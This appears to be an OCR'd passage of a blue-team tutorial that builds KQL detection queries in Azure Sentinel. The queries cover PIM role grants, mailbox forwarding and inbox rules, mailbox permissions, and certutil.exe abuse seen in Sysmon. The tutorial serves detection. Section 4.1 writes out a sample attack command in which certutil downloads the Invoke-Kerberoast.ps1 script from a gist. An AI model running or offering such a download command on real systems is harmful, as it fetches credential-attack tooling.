
<scroll down>

Final KQL query:

Here we will use the "**project**" and "**sort**" operator to show only the necessary columns and sort on the timestamp.

```
let timeframe = 30d;
AuditLogs
| where TimeGenerated >= ago(timeframe)
| where LoggedByService == "PIM"
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
| extend IniatedBy = tostring(parse_json(tostring(InitiatedBy.user)).display-
Name)
| extend Role = tostring(TargetResources[0].displayName)
| extend UserPrincipalName = tostring(TargetResources[2].displayName)
| project TimeGenerated, IniatedBy, UserPrincipalName, Role, OperationName, Re-
sult
| sort by TimeGenerated desc
```

Final result:




- 3.1 – Email Forwarder Rule on Inbox

Description:

Email Forwarder Rule is a way to forward all the incoming mails to another mail address.

Example:

Here is an example where we set a forwarder rule on the inbox of a user. All the incoming mails will be forwarded to this Gmail address.



Let's now dive into the logs and see if we can write a KQL query for it.

If we run the following KQL query:


```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Set-Mailbox"
```

Returned result:


Completed 00:00:01.055 2 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	OrganizationId_
7/30/2020, 9:18:34.000 AM	ExchangeAdmin	Set-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
7/30/2020, 9:16:38.000 AM	ExchangeAdmin	Set-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172


The **"Parameters"** column stores it values in a JSON format.



We want to parse this values, because it contains all the useful information that we have to include. First, we will expand the column.




We are now going parse *"smtp:hacketyhackhack01@gmail.com"* into a column.



Now our KQL query will be:

```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Set-Mailbox"
| extend Value_ = tostring(parse_json(Parameters)[1].Value)
```




Now we are going to fine-tune our KQL query to make it look better. I will start by using the *"project"* operator and end with the *"sort"* operator to sort the time. Last thing is that I have renamed the **UserId** column to **IniatedBy**, so it helps me better to understand which user has set a forwarder rule. I have also renamed the **Value_** column to **SmtpAddress**.

KQL query will look like this:

```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Set-Mailbox"
| extend SmtpAddress = tostring(parse_json(Parameters)[1].Value)
| project TimeGenerated, SmtpAddress, Operation, OfficeObjectId, UserId
| project-rename IniatedBy = UserId
| sort by TimeGenerated desc
```

Returned result:




Technically it's OK to have this, but this can be improved. First thing is to use the *split()* function to remove the *"smtp:"* part in the **SmtpAddress** column.

Our KQL query will be then:

```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Set-Mailbox"
| extend SmtpAddress = tostring(parse_json(Parameters)[1].Value)
| extend SmtpAddress = tostring(split(SmtpAddress, "smtp:")[1])
| project TimeGenerated, SmtpAddress, Operation, OfficeObjectId, UserId
| project-rename IniatedBy = UserId
| sort by TimeGenerated desc
```

Returned result:




The last thing that we could use is the *isnotempty()* function in the **SmtpAddress**.

Final KQL query:

```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Set-Mailbox"
| extend SmtpAddress = tostring(parse_json(Parameters)[1].Value)
| extend SmtpAddress = tostring(split(SmtpAddress, "smtp:")[1])
| where isnotempty(SmtpAddress)
| project TimeGenerated, SmtpAddress, Operation, OfficeObjectId, UserId
| project-rename IniatedBy = UserId
| sort by TimeGenerated desc
```

Final result:




- 3.2 – Permissions delegated on mailbox

Description:

Delegating permissions on mailboxes can be a risk, because once a user has **Read and Manage** permission. It has full control over a user's mailbox.

Example:


We can see that a user has **"Read and manage"** permission on a mailbox.



When we run the following KQL query:


```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Add-MailboxPermission"
```

Returned result:



The **"Parameters"** has some data that is stored in a JSON format.

When we expand this column. We can see **"FullAccess"**, which is equals to **"Read and manage"**




If we are going to parse this value into a column. Our KQL query will be:

(I have renamed the column to AccessRights, FYI.)

```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Add-MailboxPermission"
| extend AccessRights = tostring(parse_json(Parameters)[2].Value)
```

Returned result:




Now to fine-tune our KQL query we will use the *"project"* operator to only show the right columns and end it with the *"sort"* operator to sort the time.

<scroll down>

Final KQL query:

```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Add-MailboxPermission"
| extend AccessRights = tostring(parse_json(Parameters)[2].Value)
| project TimeGenerated, AccessRights, Operation, OfficeObjectId, UserId
| sort by TimeGenerated
```

Final result:




- 3.3 – Suspicious Inbox Rule

Description:

A similar approach like the forwarding rule on a mailbox.

Example:


Here we have put an inbox rule on a user. All the messages of this user will be forwarded to **hacker@gmail.com**




First we will run the following KQL query:

```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Set-InboxRule"
```


Returned result:



The **"Parameters"** column can be expanded and values can be parsed into columns.



If you scroll a bit down, we also can see a mail address.




The two relevant information in my perspective are the inbox rule name and the mail address. The following information will be parsed into columns:

- **Inbox Rulezzz**
- **hacker@gmail.com**

Now when we parse this values with the *parse_json()* function. Our KQL query will be the following:


```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Set-InboxRule"
| extend InboxRuleName = tostring(parse_json(Parameters)[2].Value)
| extend ForwardTo = tostring(parse_json(Parameters)[3].Value)
```

Returned result:



We have parsed these columns, but we still don't know on which user, this rule has been set. However, there is a column called **"OfficeObjectId"** – It shows which user has received an inbox-rule. The value is: **Costa\18132222231349035009**


We can use the *split()* function to remove the ***"\18132222231349035009"*** part.



Our KQL query will be now:

```
let timeframe = 3d;
OfficeActivity
| where TimeGenerated >= ago(timeframe)
| where Operation == "Set-InboxRule"
| extend InboxRuleName = tostring(parse_json(Parameters)[2].Value)
| extend ForwardTo = tostring(parse_json(Parameters)[3].Value)
| extend OfficeObjectId = tostring(split(OfficeObjectId, "\\")[0])
```

Returned result:



Unfortunately there are no columns that contains information about which user has set this in-box-rule on a user, so we have to do it with this.


- 4.1 – Writing queries for living-off-the-land binaries

Description:

We will be using Sysmon to capture an example of a typical living-off-the-land binary that is used in an attack.

Example:

The first thing we need to ensure is that Sysmon is installed on a client machine, and that the logs are collected. You can do this by installing a Microsoft Monitoring Agent (MMA) on a machine and then select the following: **Microsoft-Windows-Sysmon\Operational**




Full tutorial can be found here: https://medium.com/blueteamlabs/using-sysmon-in-azure-sentinel-883eb6ffc431

When we run the following KQL query:


```
Event
| where Source == "Microsoft-Windows-Sysmon" | limit 5
```

It will return events that have been generated by Sysmon.



This is an example of a typical ''living-off-the-land-binary'' by using certutil.exe

```
certutil.exe -urlcache -split -f https://gist.githubusercontent.com/0xbad-juju/0ebe02983273048c237a8b24633cee3f/raw/c385a21c230ee0e274293aa4e50b5b9ed4197df2/Invoke-Kerberoast.ps1 C:\Temp\Invoke-Kerberoast.ps1
```




We are now taking a look in the logs to see if we can find this attack.


First we will start with the following KQL query:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventData has "certutil.exe"
```


Returned result:



In the **"EventData"** it stores its data in a XML format.



Now when we start using the "parse" operator to parse the values in the **EventData** column.



Completed. Showing results from the last 24 hours. 00:00:01.590 3 records


TimeGenerated [UTC]	Source	EventLog	Computer	EventLevel	EventLevelI

ParameterXml	<Param>technique_id=T1202,technique_name=Indirect Command Execution,phase_name=Defense Evasion</Param><Param>2020-07
EventData	<DataItem type="System.XmlData" time="2020-07-31T20:42:18.7404276+00:00" sourceHealthServiceId="CD872621-525B-55E0-8313-4
EventID	1
RenderedDescription	Process Create: RuleName: technique_id=T1202,technique_name=Indirect Command Execution,phase_name=Defense Evasion UtcTime:

Our KQL query will be now look the following:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "certutil.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
```

Returned result:



Completed. Showing results from the last 24 hours. 00:00:01.019 1 records

UtcTime	Image	OriginalFileName	CommandLine	User
2020-07-31 20:42:18.709	C:\Windows\System32\certutil.exe	CertUtil.exe	"C:\windows\system32\certutil.exe" -urlcache -split -f https://gist.git...	IDEN

There is a reason that certutil.exe is used for legitimate purposes, so we can change our KQL query a bit to see when certutil.exe is making an HTTP(s) connection.

In order to do this, we have to use the following KQL query:


```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where EventData has "certutil.exe" and EventData contains "http"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
```

